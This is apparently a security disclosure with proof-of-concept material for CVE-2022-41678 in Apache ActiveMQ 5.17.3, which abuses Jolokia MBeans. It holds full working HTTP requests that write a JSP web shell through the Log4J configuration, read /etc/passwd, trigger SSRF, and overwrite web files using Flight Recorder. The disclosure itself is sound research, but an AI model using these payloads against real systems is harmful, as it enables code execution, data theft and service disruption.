


Apache ActiveMQ Disclosures

Version 5.17.3

Environment:

- Apache ActiveMQ 5.17.3
- Ubuntu Linux



Setup:

In order to setup the environment on an Ubuntu Linux machine the following command were run:

```
wget 'https://www.apache.org/dyn/closer.cgi?filename=/activemq/5.17.3/apache-activemq-5.17.3-bin.tar.gz&action=download' -O apache-activemq-5.17.3.tar.gz
tar -xzf apache-activemq-5.17.3.tar.gz
cd apache-activemq-5.17.3/bin
./activemq start
```

Findings:

1. CVE-2022-41678: Dangerous MBeans Accessible via Jolokia API

Description:

By listing and inspecting the MBeans exposed by the Jolokia API at "http://127.0.0.1:8161/api/jolokia" the following attack vectors have been identified:

- Arbitrary File Write using Log4J resulting in Remote Code Execution
- Arbitrary File Read using Log4J
- SSRF using Log4J
- Arbitrary File Overwrite using Java Flight Recorder

This vulnerability can be exploited by a local attacker that knows the basic authentication credentials (by default "admin:admin") used by the ActiveMQ web interface.

Proof of Concept:

1.1. Arbitrary File Write using Log4J resulting in Remote Code Execution

By modifying the Log4J configurations via the Jolokia API, an attacker is able to write arbitrary content into arbitrary file locations, which, if performed correctly, can allow an attacker to obtain RCE (Remote Code Execution) and/or LPE (Local Privilege Escalation) by writing an arbitrary JSP file in ActiveMQ's webserver path ("../webapps/admin/").

By using the Jolokia list functionality we identified the MBean "org.apache.logging.log4j2:type=2b9627bc" that exposes 2 vectors through which the runtime Log4J config can be modified:

- The "setConfigText(java.lang.String, java.lang.String)" Function
- The Writable "ConfigLocationUri" Attribute

Note: The identifier "2b9627bc" represents the "contextName" of the Log4J object and may change. Use "http://127.0.0.1:8161/api/jolokia/list" to identify the correct id.

1.1.1. The "setConfigText(java.lang.String, java.lang.String)" Function

The "setConfigText(java.lang.String, java.lang.String)" can be used directly to set the Log4J configuration with a malicious one.

In this case we will set Log4J to log "Debug" type events and write a static pattern, containing our malicious JSP expression (in this case it will run the Linux "id" system command and write the output to a location accessible by the attacker) into the "../webapps/admin/mal.jsp" file.

Jolokia Request:

```
POST /api/jolokia HTTP/1.1
Host: 127.0.0.1:8161
Authorization: Basic YWRtaW46YWRtaW4=
Origin: a
Content-Length: 731

{
  "type": "exec",
  "mbean": "org.apache.logging.log4j2:type=2b9627bc",
  "operation": "setConfigText",
  "arguments": [
    "<?xml version='1.0' encoding='UTF-8'?>
      <Configuration status='debug' name='MyApp' packages=''>
        <Appenders>
          <File name='MyFile' fileName='../webapps/admin/mal.jsp'>
            <PatternLayout>
<Pattern>
<![CDATA[
<% Runtime.getRuntime().exec(new String[] { \"/bin/sh\", \"-c\",
\\id>../webapps/admin/cmd.out\" } ); %>win'
<br/>
]]>
</Pattern>
          </PatternLayout>
        </File>
      </Appenders>
      <Loggers>
        <Root level='debug'>
          <AppenderRef ref='MyFile' />
        </Root>
      </Loggers>
    </Configuration>",
    "utf-8"
  ]
}
```

Response:

```
HTTP/1.1 200 OK
Date: Fri, 20 Jan 2023 11:00:24 GMT
X-FRAME-OPTIONS: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: a
Access-Control-Allow-Credentials: true
Content-Type: text/plain; charset=utf-8
Cache-Control: no-cache
Pragma: no-cache
Expires: Fri, 20 Jan 2023 10:00:24 GMT
Content-Length: 826

{"request":{"mbean":"org.apache.logging.log4j2:type=2b9627bc","arguments":["<?xml
version='1.0' encoding='UTF-8'?>\r\n  <Configuration status='debug'
name='MyApp' packages=''>\r\n    <Appenders>\r\n      <File name='MyFile'
fileName='../webapps/admin/mal.jsp'>\r\n        <PatternLayout>\r\n<Pattern>\r\n<![CDATA[\r\n<% Runtime.getRuntime().exec(new String[] {
\\\"/bin/sh\\\", \\\"-c\\\", \\\"id>../webapps/admin/cmd.out\\\" } );
%>win'\r\n<br/>\r\n]]>\r\n</Pattern>\r\n      </PatternLayout>\r\n
</File>\r\n    </Appenders>\r\n    <Loggers>\r\n      <Root level='debug'>\r\n
<AppenderRef ref='MyFile' />\r\n      </Root>\r\n    </Loggers>\r\n
</Configuration>","utf-
8"],"type":"exec","operation":"setConfigText"},"value":null,"timestamp":1674212424,"stat
us":200}
```

1.1.2. The Writable “ConfigLocationUri” Attribute

If the “exec” type requests are restricted in Jolokia, then we can use a “write” request to replace the Log4J “ConfigLocationUri” attribute in order to load a remote configuration via HTTP, FTP, etc.

We will set up an HTTP server hosting the following “mal.xml” file:

```
<?xml version="1.0" encoding="UTF-8"?>
  <Configuration status="debug" name="MyApp" packages="">
    <Appenders>
      <File name="MyFile" fileName=" ../webapps/admin/mal.jsp">
        <PatternLayout>
          <Pattern>
            <![CDATA[
              <% Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c",
                "id> ../webapps/admin/cmd.out" }); %>win'
            ]>
          </Pattern>
        </PatternLayout>
      </File>
    </Appenders>
    <Loggers>
      <Root level="debug">
        <AppenderRef ref="MyFile"/>
      </Root>
    </Loggers>
  </Configuration>
```

With the HTTP server and Log4J config set up at “http://127.0.0.1:4444/mal.xml” we can proceed to make the following Jolokia request:

```
POST /api/jolokia HTTP/1.1
Host: 127.0.0.1:8161
Authorization: Basic YWRtaW46YWRTaW4=
Origin: a
Content-Length: 152

{
  "type": "write",
  "mbean": "org.apache.logging.log4j2:type=2b9627bc",
  "attribute": "ConfigLocationUri",
  "value": "http://127.0.0.1:4444/mal.xml"
}
```

Response:

```
HTTP/1.1 200 OK
Date: Fri, 20 Jan 2023 11:41:59 GMT
X-FRAME-OPTIONS: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: a
Access-Control-Allow-Credentials: true
Content-Type: text/plain; charset=utf-8
Cache-Control: no-cache
Pragma: no-cache
Expires: Fri, 20 Jan 2023 10:41:59 GMT
Content-Length: 280

{"request":{"mbean":"org.apache.logging.log4j2:type=2b9627bc","attribute":"ConfigLocationUri","type":"write","value":"http://127.0.0.1:4444/mal.xml"},"value":"file://home/guest/Desktop/Apache_ActiveMQ/apache-activemq-5.17.3/bin/MyApp","timestamp":1674214919,"status":200}
```

If successful the attacker should see the “mal.xml” file requested over HTTP:


```
guest@tester:~/Desktop/Apache_ActiveMQ/jail$ cat mal.xml
<?xml version="1.0" encoding="UTF-8"?>
  <Configuration status="debug" name="MyApp" packages="">
    <Appenders>
      <File name="MyFile" fileName="../webapps/admin/mal.jsp">
        <PatternLayout>
          <Pattern>
            <![CDATA[
              <% Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c", "id>../webapps/admin/cmd.out" }); %>win'
            <br/>
            ]]>
          </Pattern>
        </PatternLayout>
      </File>
    </Appenders>
    <Loggers>
      <Root level="debug">
        <AppenderRef ref="MyFile"/>
      </Root>
    </Loggers>
  </Configuration>

```

```
guest@tester:~/Desktop/Apache_ActiveMQ/jail$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
127.0.0.1 - - [20/Jan/2023 13:41:49] "GET /mal.xml HTTP/1.1" 200 -
```

If any of the above attacks were preformed correctly, we should be able to access the “mal.jsp” file at “http://127.0.0.1:8161/admin/mal.jsp”.

Browser View Triggering the RCE:



Note: Because there were multiple debug logging actions the malicious JSP pattern was written multiple times to the target file. This should be taken into account when executing more complex system commands.

Browser View Reading RCE Output:



1.2. Arbitrary File Read using Log4J

The Log4J “ConfigLocationUri” attribute can be used with a “file:///” URL in order to read arbitrary files on the target system.

Set “ConfigLocationUri” to “file:///etc/passwd” Request:

```
POST /api/jolokia HTTP/1.1
Host: 127.0.0.1:8161
Authorization: Basic YWRtaW46YWRtaW4=
Origin: a
Content-Length: 141

{
  "type": "write",
  "mbean": "org.apache.logging.log4j2:type=2b9627bc",
  "attribute": "ConfigLocationUri",
  "value": "file:///etc/passwd"
}
```

Response:

```
HTTP/1.1 200 OK
Date: Fri, 20 Jan 2023 11:56:24 GMT
X-FRAME-OPTIONS: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: a
Access-Control-Allow-Credentials: true
Content-Type: text/plain; charset=utf-8
Cache-Control: no-cache
Pragma: no-cache
Expires: Fri, 20 Jan 2023 10:56:24 GMT
Content-Length: 190

{"request":{"mbean":"org.apache.logging.log4j2:type=2b9627bc","attribute":"ConfigLocationUri","type":"write","value":"file:///etc/passwd"},"value":"","timestamp":1674215784,"status":200}
```

Read File Request:

```
POST /api/jolokia HTTP/1.1
Host: 127.0.0.1:8161
Authorization: Basic YWRtaW46YWRtaW4=
Origin: a
Content-Length: 76

{
  "type": "read",
  "mbean": "org.apache.logging.log4j2:type=2b9627bc",
}
```

Read File Response:

```
HTTP/1.1 200 OK
Date: Fri, 20 Jan 2023 12:00:11 GMT
X-FRAME-OPTIONS: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: a
Access-Control-Allow-Credentials: true
Content-Type: text/plain; charset=utf-8
Cache-Control: no-cache
Pragma: no-cache
Expires: Fri, 20 Jan 2023 11:00:11 GMT
Content-Length: 4026

{"request":{"mbean":"org.apache.logging.log4j2:type=2b9627bc","type":"read"},"value":{"status":"STARTED","ConfigClassName":"org.apache.logging.log4j.core.config.xml.XmlConfiguration","ConfigLocationUri":"file:/home/guest/Desktop/Apache_ActiveMQ/apache-activemq-5.17.3/bin/Default@2da5b3af","ConfigName":"Default@2da5b3af","ConfigProperties":{"hostName":"tester","contextName":"2b9627bc"},"ConfigText":"root:x:0:0:root:/root:/bin/bash\nndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin"}}
```

```

\nologin\nsys:x:3:3:sys:\dev:\usr\sbin\nologin\nsync:x:4:65534:sync:\bin:\bin\sy
nc\ngames:x:5:60:games:\usr\games:\usr\sbin\nologin\nman:x:6:12:man:\var\cache\m
an:\usr\sbin\nologin\nlp:x:7:7:lp:\var\spool\lpd:\usr\sbin\nologin\nmail:x:8:8:
mail:\var\mail:\usr\sbin\nologin\nnews:x:9:9:news:\var\spool\news:\usr\sbin\n
ologin\nuucp:x:10:10:uucp:\var\spool\uucp:\usr\sbin\nologin\nproxy:x:13:13:proxy:
/bin:\usr\sbin\nologin\nwww-data:x:33:33:www-
data:\var\www:\usr\sbin\nologin\n***TRUNCATED***
", "Name": "2b9627bc", "ObjectName": {"objectName": "org.apache.logging.log4j2:type=2b9627bc"
}, "ConfigFilter": "null"}, "timestamp": 1674216011, "status": 200}

```

1.3. SSRF using Log4J

In some scenarios, the “ConfigLocationUri” could also be used by attackers to launch Server-Side Request Forgery attacks.

SSRF Request:

```

POST /api/jolokia HTTP/1.1
Host: 127.0.0.1:8161
Authorization: Basic YWRtaW46YWRtaW4=
Origin: a
Content-Length: 154

{
  "type": "write",
  "mbean": "org.apache.logging.log4j2:type=2b9627bc",
  "attribute": "ConfigLocationUri",
  "value": "http://127.0.0.1:4444/ssrf_test"
}

```

Result:

```

guest@tester:~/Desktop/Apache_ActiveMQ/apache-activemq-5.17.3$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 37608
GET /ssrf_test HTTP/1.1
User-Agent: Java/11.0.17
Host: 127.0.0.1:4444
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

```

1.4. Arbitrary File Overwrite using Java Flight Recorder

Although, in this case, we cannot control the output of the JFR recording file, we are able to overwrite sensitive files which will result in Denial of Service (DoS) attacks.

The following notable DoS attacks have been identified:

- Preventing legitimate users from using the ActiveMQ Web application by overwriting HTML and JSP files in the “../webapps/*” and “../webapps/admin/*” locations
- Crashing the ActiveMQ applications when the server is restarted by overwriting configs in “../conf/*”
- Preventing the ActiveMQ applications from starting-up after restart by overwriting “../bin/*”

Example Requests for overwriting “../webapps/admin/index.jsp”:

Request 1:

```
POST /api/jolokia HTTP/1.1
Host: 127.0.0.1:8161
Authorization: Basic YWRtaW46YWRtaW4=
Origin: a
Content-Length: 125

{
  "type": "exec",
  "mbean": "jdk.management.jfr:type=FlightRecorder",
  "operation" : "newRecording",
  "arguments": []
}
```

Response 1:

```
HTTP/1.1 200 OK
Date: Fri, 20 Jan 2023 12:12:14 GMT
X-FRAME-OPTIONS: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: a
Access-Control-Allow-Credentials: true
Content-Type: text/plain; charset=utf-8
Cache-Control: no-cache
Pragma: no-cache
Expires: Fri, 20 Jan 2023 11:12:14 GMT
Content-Length: 149

{"request":{"mbean":"jdk.management.jfr:type=FlightRecorder","type":"exec","operation":"newRecording"},"value":1,"timestamp":1674216734,"status":200}
```

Request 2:

```
POST /api/jolokia HTTP/1.1
Host: 127.0.0.1:8161
Authorization: Basic YWRtaW46YWRtaW4=
Origin: a
Content-Length: 130

{
  "type": "exec",
  "mbean": "jdk.management.jfr:type=FlightRecorder",
  "operation" : "startRecording",
  "arguments": [
    1
  ]
}
```

Response 2:

```
HTTP/1.1 200 OK
Date: Fri, 20 Jan 2023 12:13:37 GMT
X-FRAME-OPTIONS: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: a
Access-Control-Allow-Credentials: true
Content-Type: text/plain; charset=utf-8
Cache-Control: no-cache
Pragma: no-cache
Expires: Fri, 20 Jan 2023 11:13:37 GMT
Content-Length: 170

{"request":{"mbean":"jdk.management.jfr:type=FlightRecorder","arguments":[1],"type":"exec"},"operation":"startRecording","value":null,"timestamp":1674216817,"status":200}
```


Request 3 - Overwrite:

```
POST /api/jolokia HTTP/1.1
Host: 127.0.0.1:8161
Authorization: Basic YWRtaW46YWRtaW4=
Origin: a
Content-Length: 174

{
  "type": "exec",
  "mbean": "jdk.management.jfr:type=FlightRecorder",
  "operation": "copyTo(long,java.lang.String)",
  "arguments": [
    1,
    "../webapps/admin/index.jsp"]
}
```

Response 3:

```
HTTP/1.1 200 OK
Date: Fri, 20 Jan 2023 12:13:40 GMT
X-FRAME-OPTIONS: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: a
Access-Control-Allow-Credentials: true
Content-Type: text/plain;charset=utf-8
Cache-Control: no-cache
Pragma: no-cache
Expires: Fri, 20 Jan 2023 11:13:40 GMT
Content-Length: 217

{"request":{"mbean":"jdk.management.jfr:type=FlightRecorder","arguments":[1,"../webapps\\admin\\index.jsp"],"type":"exec","operation":"copyTo(long,java.lang.String)"}, "value": null, "timestamp":1674216820, "status":200}
```

Index.jsp Before Overwrite:

The screenshot shows the Apache ActiveMQ Console web interface in a browser window. The address bar shows the URL `127.0.0.1:8161/admin/`. The page features the ActiveMQ logo and the Apache Software Foundation branding. A navigation bar at the top includes links for Home, Queues, Topics, Subscribers, Connections, Network, Scheduled, and Send. A 'Welcome!' message is displayed, stating 'Welcome to the Apache ActiveMQ Console of localhost (ID:tester-39423-1674206816978-0:1)'. Below this, a 'Broker' section provides details about the local broker, including its name, version (5.17.3), ID, uptime (3 minutes), and resource usage (Store, Memory, Temp). On the right side, there are links for Queue Views, Topic Views, Subscribers Views, and Useful Links (Documentation, FAQ, Downloads, Forums). The footer indicates the copyright is 2005-2022 The Apache Software Foundation.

Index.jsp After Overwrite:

```
127.0.0.1:8161/admin/index.jsp
< 127.0.0.1:8161/admin/index.jsp
FLR REly~ < SSB: 9 %w; È ñe 008 c0A ; Interpreted JIT compiled Inlined Native)
STATE_NEW STATE_TERMINATED STATE_RUNNABLE STATE_SLEEPING STATE_IN_OBJECT_WAIT STATE_IN_OBJECT_WAIT_TIMED STATE_PARKED STATE_PARKED_TIMED STATE_BLOCKED
ThreadDump PrintThreads FindDeadlocks ClearGCs ForceSafePoint ForceAsyncSafePoint Deoptimze DeoptimzeFrame DeoptimzeAll ZombieAll UnlinkSymbols Verify PrintINI
HeapDumper DeoptimzeTheWorld CollectForMetadataAllocation GC_HeapInspection GenCollectFull GenCollectFullConcurrent GenCollectForAllocation ParallelGCFailedAllocation ParallelGCSystemGC
CGC_Operation CMS_Initial_Mark CMS_Final_Mark G1CollectForAllocation G1CollectFull ZOperation HandshakeOneThread HandshakeAllThreads HandshakeFallback! EnableBiasedLocking
RevokeBias# BulkRevokeBias# PopulateDumpSharedSpace% JNIFunctionTableCopier& RedefineClasses UpdateForPopTopFrame SetFramePop GetOwnedMonitorInfo* GetObjectMonitorUsage+ GetCurrentContendedMonitor,
GetStackTrace- GetMultipleStackTraces- GetAllStackTraces- GetThreadLocalStackTraces0 GetFrameCount1 GetFrameLocation2 ChangeBreakpoints3
GetOrSetLocal4 GetCurrentLocation5 EnterInterpOnlyMode6 ChangeSingleStep7 HeapWalkOperation8 HeapIterateOperation9 ReportJavaOutOfMemory:
JFRCheckpoint: ShenandoahFullGC< ShenandoahInitMark= ShenandoahFinalMarkStartEvac> ShenandoahInitUpdateRefs? ShenandoahFinalUpdateRefs@ ShenandoahDegeneratedGCA ExitB LinuxDllLoadC RotateGCLD Whi
DumpHashableH DumpTouchedMethodsJ MarkActiveMethodsJ PrintCompileQueueK PrintClassHierarchyL ThreadSuspendM CTWThresholdN ThreadsSuspendVMTIO ICBufferFullP ScavengeMonitorsQ
PrintMetadataR GTestExecuteAtSafePoint7 JFROldObject7 CodeHeap non-profiled methods' CodeHeap profiled methods' CodeHeap non-methods' Unused Unused5 Before StringOpts After StringOpts Before
RemoveUseless After Parsing Iter GVN 1 PhaseDeallop before EA Iter GVN after EA Iter GVN after eliminating allocations and locks PhaseDeallop 1 PhaseDeallop 2 PhaseDeallop 3 PhaseCPP 1 Iter GVN 2
PhaseDeallop iterations Optimize finished Global code motion Final Code After Escape Analysis Before CountedLoop After CountedLoop Before beautify loops After beautify loops Before matching After
matching Incremental Inline Incremental Boxing Inline Before Barrier Expand Before macro expansion End Failure3 32-bit Zero based Non-zero disjoint base Non-zero based0 Method None reference Other
reference Soft reference Weak reference Final reference Phantom reference2 Class Symbol TypeArrayU1 TypeArrayU2 TypeArrayU4 Before GC After GC* ParallelOld
MethodData ConstantPool ConstantPoolCache Annotations MethodCounters1 Class Metadata/ compute_new_size expand_and_allocate Before GC After GC* ParallelOld
SerialOld PSMarkSweep ParallelScavenge DeNew ParNew G1New ConcurrentMarkSweep G1Old G1Full Z Shenandoah N/A$ System.gc() FullGCAlot ScavengeAlot Allocation
Profiler JvmtiEnv ForceGarbageCollection GCLocker Initiated GC Heap Inspection Initiated GC Heap Dump Initiated GC WhiteBox Initiated Young GC *WhiteBox Initiated Concurrent Mark WhiteBox Initiated Full GC No
GC unknown GCCause Allocation Failure Tenured Generation Full Metadata GC Threshold Metadata GC Clear Soft References CMS Generation Full CMS Initial Mark CMS Final Remark CMS Concurrent
Mark (Old Generation Expanded On Last Scavenge #Old Generation Too Full To Scavenge Ergonomics G1 Evacuation Pause G1 Humongous Allocation Diagnostic Command Stopping VM $Allocation Failure During
Evacuation Concurrent GC Upgrade To Full GC Timer Warmup! Allocation Rate Allocation Stall Proactive8 VM Internal Monitor Enter Monitor Watch Monitor Hash Code JN1 Monitor
Enter JN1 Monitor Exit6 Default Command line Environment variable Config file Management Ergonomic Attach on demand Internal Image resource Normal Initial Mark During Reference
Mark Mixed- Free Eden Survivor Starts Humongous Continues Humongous Old Pinned OpenArchive ClosedArchiveE aU e Yyyyyyyy y main main Reference
Handler Reference Handler Finalizer@ Finalizer Signal Dispatcher Signal Dispatcher Service Thread- Service Thread C2 CompilerThread0 C2 CompilerThread0 C1
CompilerThread0 C1 CompilerThread0 Sweeper thread Sweeper thread Common-Cleaner Common-Cleaner RMI TCP Accept-0 RMI TCP Accept-0 $ActiveMQ Broker[localhost]
Scheduler4 $ActiveMQ Broker[localhost] Scheduler $ActiveMQ Journal Scheduled executor $ActiveMQ Journal Scheduled executor $ActiveMQ Journal Checkpoint Worker $ActiveMQ Journal Checkpoint
Worker ActiveMQ Data File Writer ActiveMQ Data File Writer wActiveMQ Transport Server Thread Handler: tcp://0.0.0.0:61616?maximumConnections=1000&wireFormat.maxFrameSize=104857600A wActiveMQ Transport
Server Thread Handler: tcp://0.0.0.0:61616?maximumConnections=1000&wireFormat.maxFrameSize=104857600 hActiveMQ Transport Server: tcp://0.0.0.0:61616?
maximumConnections=1000&wireFormat.maxFrameSize=104857600A hActiveMQ Transport Server: tcp://0.0.0.0:61616?maximumConnections=1000&wireFormat.maxFrameSize=104857600 wActiveMQ Transport Server Thread Handler:
amqp://0.0.0.0:5672?maximumConnections=1000&wireFormat.maxFrameSize=104857600A wActiveMQ Transport Server Thread Handler: amqp://0.0.0.0:5672?maximumConnections=1000&wireFormat.maxFrameSize=104857600 hActiveMQ
Transport Server: amqp://0.0.0.0:5672?maximumConnections=1000&wireFormat.maxFrameSize=104857600A hActiveMQ Transport Server: amqp://0.0.0.0:5672?maximumConnections=1000&wireFormat.maxFrameSize=104857600 yActiveMQ
Transport Server Thread Handler: stomp://0.0.0.0:61613?maximumConnections=1000&wireFormat.maxFrameSize=104857600A yActiveMQ Transport Server Thread Handler: stomp://0.0.0.0:61613?
maximumConnections=1000&wireFormat.maxFrameSize=104857600 jActiveMQ Transport Server: stomp://0.0.0.0:61613?maximumConnections=1000&wireFormat.maxFrameSize=104857600A jActiveMQ Transport Server:
stomp://0.0.0.0:61613?maximumConnections=1000&wireFormat.maxFrameSize=104857600 wActiveMQ Transport Server Thread Handler: mqtt://0.0.0.0:1883?maximumConnections=1000&wireFormat.maxFrameSize=104857600E wActiveMQ
Transport Server Thread Handler: mqtt://0.0.0.0:1883?maximumConnections=1000&wireFormat.maxFrameSize=104857600 hActiveMQ Transport Server: mqtt://0.0.0.0:1883?
maximumConnections=1000&wireFormat.maxFrameSize=104857600C hActiveMQ Transport Server: mqtt://0.0.0.0:1883?maximumConnections=1000&wireFormat.maxFrameSize=104857600
aqp159860059-26-acceptor-0@5ca9a09-ServerConnector@6f1a80fb(HTTP/1.1, (http.1.1)) [0.0.0.0:61614] aqp159860059-26-acceptor-0@5ca9a09-ServerConnector@6f1a80fb(HTTP/1.1, (http.1.1)) [0.0.0.0:61614] t aqp159860059-
27E aqp159860059-27 aqp159860059-28E aqp159860059-28 # aqp159860059-29l aqp159860059-29 $ aqp159860059-30l aqp159860059-30l aqp159860059-31l aqp159860059-31l aqp159860059-32l aqp159860059-32l
31 & aqp159860059-32l aqp159860059-32 ( aqp159860059-32N # aqp159860059-33l aqp159860059-33l aqp159860059-34-acceptor-0@3a3837e7-ServerConnector@862f408(HTTP/1.1, (http.1.1)) [127.0.0.1:8161] bqp2050360660-34-
acceptor-0@3a3837e7-ServerConnector@862f408(HTTP/1.1, (http.1.1)) [127.0.0.1:8161] * aqp2050360660-350 aqp2050360660-350 + aqp2050360660-360 aqp2050360660-360 aqp2050360660-370 aqp2050360660-370
37% - aqp2050360660-380 aqp2050360660-380 aqp2050360660-39* aqp2050360660-39* aqp2050360660-400 aqp2050360660-400 0 Session-HouseKeeper-3e8b3b79-1a Session-HouseKeeper-3e8b3b79-1a
1) 1 Connector-Scheduler-862f408-1+ 2 JFR Recorder Thread0 JFR Recorder Thread 3 JFR Periodic Tasks JFR Periodic Tasks- 5 JFR Recording Scheduler4 JFR Recording
Scheduler0 6 Session-Scheduler-56476c16-11 GC Thread#2D GC Thread#1 VM Periodic Task Thread VM Periodic Task Thread VM Thread VM Thread G1 Young RemSet Sampling G1
Refine#0V G1 Conc#0 G1 Main Marked GC Thread#0 % Y system main Innocuous ThreadGroup i e f java.base 11.0.17c java.base F a java/lang; F v
U i @ Y 1+ ID B b p u j r/jdk.internal.reflect java/net sun/reflect/misc org/springframework/core org/springframework/context/support org/eclipse/jetty/webapp org/apache/
java/security jdk/internal/reflect jdk/internal/loader java/net sun/reflect/misc org/springframework/core org/springframework/context/support org/eclipse/jetty/webapp org/apache/
.org/springframework/core/DecoratingClassLoader ?org/springframework/context/support/ContextTypeMatchClassLoader *org/eclipse/jetty/webapp/WebAppClassLoader &org/apache/jasper/servlet/JasperLoader
bootstrap0 U 0 GC When Lock Class Memory Protocol Version jdk.DoubleFlag descriptor validFrom youngSpace Minimum Heap Size lockClass Serial Number Allocated (direct) jdk.types.ReferenceType CPU
Time Stamp Counter wasted tThe number running of threads wait for safe point Physical Memory frames thresholdPercentage jdk.jfr.DataAmount 1 jdk.types.SweepId 4 size 5 reserved 6 enUS 7 8 9 *G1
Evacuation Statistics for Young peakTimeSpent CWWhether further biasing for instances of this class will be allowed object allocationRegions Data Amount %Class whose biased locks were revoked jdk.ZThreadPhase Tenuring
Threshold smallChunksTotalSize isExplicitGCCConcurrent Limit running time of event Active Threads result recordingDuration BCurrent IHOP threshold in percent of the internal target occupancy validationCounter Young Garbage
Collection +Revoked biases for all instances of a class jdk.OldGarbageCollection *Number of incoming bits per second recentMutatorDuration committed address Class Parked On truncated jdk.ClassLoad Old Value Enabled -Target
for runtime vs garbage collection time Network Interface fastTimeFrequency anonymousChunSize objectSize Stack Trace lTime stopped because of GC during last time slice unallocatedCapacity validUntil infinity Last Known Heap
```